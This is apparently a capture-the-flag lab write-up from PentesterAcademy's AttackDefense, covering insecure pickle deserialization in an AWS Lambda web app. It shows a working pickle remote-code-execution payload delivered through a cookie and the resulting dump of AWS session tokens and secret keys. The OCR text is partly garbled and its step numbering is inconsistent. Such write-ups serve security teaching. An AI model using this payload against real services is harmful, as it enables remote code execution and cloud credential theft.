ATTACK DEFENSE

by PentesterAcademy


Name	Insecure Deserialization
URL	https://attackdefense.com/challengedetails?cid=2283
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Vulnerability: **Insecure Deserialization**


Step 1: Visit the link present in the challenge description.



Step 2: Configure browser to use proxy.



Step 3: Start OWASP ZAP and reload the web page to capture the request.



Step 4: The data parameter in cookie seems like base64, decode the value as base64.

Decoded cookie is python picked data.

Step 5: Open python interactive shell in terminal and decode the pickled data.

Commands:

import pickle
import base64
pickle.loads(base64.b64decode('<cookie data>'))

```
root@attackdefense:~# python3
Python 3.9.1rc1 (default, Nov 27 2020, 19:38:39)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> import base64
>>> pickle.loads(base64.b64decode('gASVJAAAAAAAAAB9lCiMCHVzZXJuYW1llIwFZ3Vlc3SUjAhpc19hZG1pbpSJdS4='))
{'username': 'guest', 'is_admin': False}
>>>
```

Note: replace <cookie data> with the actual cookie value.

Step 4: Use subprocess to create a pickle deserialization RCE payload.

Commands:

import subprocess
class CMD():
  def __reduce__(self):
    return (subprocess.check_output,(['printenv'],))
pickledData=pickle.dumps(CMD())
base64.b64encode(pickledData)

```
>>> import subprocess
>>> class CMD():
...   def __reduce__(self):
...     return (subprocess.check_output,(['printenv'],))
...
>>> pickledData=pickle.dumps(CMD())
>>> base64.b64encode(pickledData)
b'gASVMQAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlIwIcHJpbnRlbnaUYYWUUpQu'
>>>
```

Step 5: Replace the cookie value in the request and forward the request.

```
Header: Text    Body: Text

GET https://o34ywwltb1.execute-api.ap-southeast-1.amazonaws.com/default HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: authenticated=False; data=gASVJAAAAAAAAAB9lCiMCHVzZXJuYW1llIwFZ3Vlc3SUjAhpc19hZG1pbpSJdS4=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Host: o34ywwltb1.execute-api.ap-southeast-1.amazon

Find...                                   Ctrl-F
Open/Resend with Request Editor...
Fuzz...
Run application
Open URL in System Browser
Invoke with Script...
```

```
Request    Response

Method    Header: Text    Body: Text

GET https://o34ywwltb1.execute-api.ap-southeast-1.amazonaws.com/default HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: authenticated=False; data=gASVMQAAAAAAAACMCnNlYnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlIwIcHJpbnRlbnaUYYWUUpQu
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Host: o34ywwltb1.execute-api.ap-southeast-1.amazonaws.com
```


```
"Unable to process object: b'AWS_LAMBDA_FUNCTION_VERSION=$LATEST\\nAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEMn//////////wEaDmFwLXNvdXRoZWFzdC0xIkcwRQIgAgx
QgSEAAaDDI3NjM4NDY1NzcyMiIM/uBOs+SlptRA3u2DKsABs6ttgeBADH5RDG5DvFgTPjhROOZy2fonooyjfpzBNrgh/nYmzui/Mz/l/ZtBIHJeZhOSKWO6e9bP2ln8btsKJBVjJVqUW7bNRIvBF
RErILmobs7ZGC6zAYM4Cj73VRiS7YKRiZ3EpSNWcp7Fv4yTDoVAlGgGc+Tn2DoipyMNPO9oIGOuABFLUjBgyy6QMud9VWhaBCmq9O+GOjQb1zIo3LT3+fCQKGm87XrcFESXqjo3MhwYIMKGh9bEw
rgZIf1815YpE7+RMUjJ5JGxpHJjpWawG3nJ6x2LQewWn7QPKejepaiwGuglxv3XMDGHJyoixUnKH81IaZVHPepPe8Sm+SdfGe0ZCitmOufpyO5csQiu+EIZi7dqGz2BnZ8OgljGjx4=\\nLAMBDA
ization\\nLD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib\\nAWS_LAMBDA_RUNTIME_API=12
96c9\\nAWS_EXECUTION_ENV=AWS_Lambda_python3.8\\nAWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000\\nAWS_LAMBDA_FUNCTION_NAME=broken-auth-insecure-deserializ
southeast-1\\nPWD=/var/task\\nAWS_SECRET_ACCESS_KEY=mIAr2bgq6qT6DZq/wDeQjMPX8301sia0WybefW8w\\nLAMBDA_RUNTIME_DIR=/var/runtime\\nLANG=en_US.UTF-8\\r
S_KEY_ID=ASIAUAWOPGE5OWVOYNEE\\nSHLVL=0\\n_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2\\n_AWS_XRAY_DAEMON_PORT=2000\\nAWS_XRAY_CONTEXT_MISSING=LOG_ERROR\\r
=/var/runtime\\n_X_AMZN_TRACE_ID=Root=1-605da83e-1b1d1983438f233f353a7a4f;Parent=42ac0d4d719c270f;Sampled=0\\n'"
```


Received system environment variables in the error response.

Step 6: Beautify the output using sed.

Command: echo <environment variables> | sed 's/\\n/\
/g'

```
root@attackdefense:~# echo 'AWS_LAMBDA_FUNCTION_VERSION=$LATEST\\nAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEFUaDmFwLXNvdXRoZW
IZac3PTO3YR8Bt2ydzSw+CxTT5gUrRKuMBCG4QABoMMjc2Mzg0NjU3NzIyIgx2tG0dGx77eak6ICcqwAGeUM4EogQfifAudFB3/GpgR+PBBL/O7uaDT0HT
4PxEDLeoxIQQaNOIKO/EqOwDE6yTnt8jfblVwZ6GpzJbZJq8gTLuz45qOJeyXwIwZZuUIEkYVgPSjDkkFDzqsO5msZgb9ZKJMrk8GUHfPmC0yAaXoPdXyQ
wSwtEIiac4FdkyLHTKPGanm1YbrEnkerG5W3JG69hhKMLNxRkxM9OR8amQscEL6ZVeRiJfr4XK6AaO5U9516JhPFJFf0ecvuPsEpicjKPy2VAjjAvW9aQb
Nhq/PLyFXsJPLHu3IXShi1eldo7WmbvJftgqcR0mDsfSX6kl+6annTKsMccEm4nGUpY19e2GekFQjYU=\\nLAMBDA_TASK_ROOT=/var/task\\nLD_LIB
/var/task:/var/task/lib:/opt/lib\\nAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/broken-auth-insecure-deserialization\\nAWS_LA
[$LATEST]f6434e11421c4ef0876260e42761b364\\nAWS_EXECUTION_ENV=AWS_Lambda_python3.8\\nAWS_XRAY_DAEMON_ADDRESS=169.254.7
\\nPATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin\\nAWS_DEFAULT_REGION=ap-southeast-1\\nPWD=/var/task\\nAWS
.UTF-8\\nLAMBDA_RUNTIME_DIR=/var/runtime\\nAWS_LAMBDA_INITIALIZATION_TYPE=on-demand\\nTZ=:UTC\\nAWS_REGION=ap-southeas
N_ADDRESS=169.254.79.2\\n_AWS_XRAY_DAEMON_PORT=2000\\nAWS_XRAY_CONTEXT_MISSING=LOG_ERROR\\n_HANDLER=lambda_function.la
time\\n_X_AMZN_TRACE_ID=Root=1-603b1dac-2f1273b6025c995f4318000c;Parent=68f040f16891ac88;Sampled=0\\n' | sed 's/\\n/\
> /g'
```

```
AWS_LAMBDA_FUNCTION_VERSION=$LATEST\
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEFUaDmFwLXNvdXRoZWFzdC0xIkYwRAIgDK8O1O0zquO6F/O+vWB9fcvYZeG5V
Gx77eak6ICcqwAGeUM4EogQfifAudFB3/GpgR+PBBL/O7uaDT0HTmTzFJCJwKjk6Csf7gnFPMoXU7+TPrqJeL8dvcZ+jgCD
uUIEkYVgPSjDkkFDzqsO5msZgb9ZKJMrk8GUHfPmC0yAaXoPdXyQ9yVAql90Qnd/RA1vEvC+ESaSwTyOcw2LfsgQY64QEr
RiJfr4XK6AaO5U9516JhPFJFf0ecvuPsEpicjKPy2VAjjAvW9aQbTTaN/YO29uxIDXlPfzLPaunb00qYMl6mfb4PyOrfuDv
Y19e2GekFQjYU=\
LAMBDA_TASK_ROOT=/var/task\
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/ta
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/broken-auth-insecure-deserialization\
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001\
AWS_LAMBDA_LOG_STREAM_NAME=2021/02/28/[$LATEST]f6434e11421c4ef0876260e42761b364\
AWS_EXECUTION_ENV=AWS_Lambda_python3.8\
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000\
AWS_LAMBDA_FUNCTION_NAME=broken-auth-insecure-deserialization\
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin\
AWS_DEFAULT_REGION=ap-southeast-1\
PWD=/var/task\
AWS_SECRET_ACCESS_KEY=hPazgcsBblU5zZI4aXcfCi3tDQ+YSfFb3heNWVL4\
LANG=en_US.UTF-8\
LAMBDA_RUNTIME_DIR=/var/runtime\
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand\
TZ=:UTC\
AWS_REGION=ap-southeast-1\
AWS_ACCESS_KEY_ID=ASIAUAWOPGE5HBN54GFT\
SHLVL=0\
```

References:

1. Burp Suite (https://portswigger.net/burp)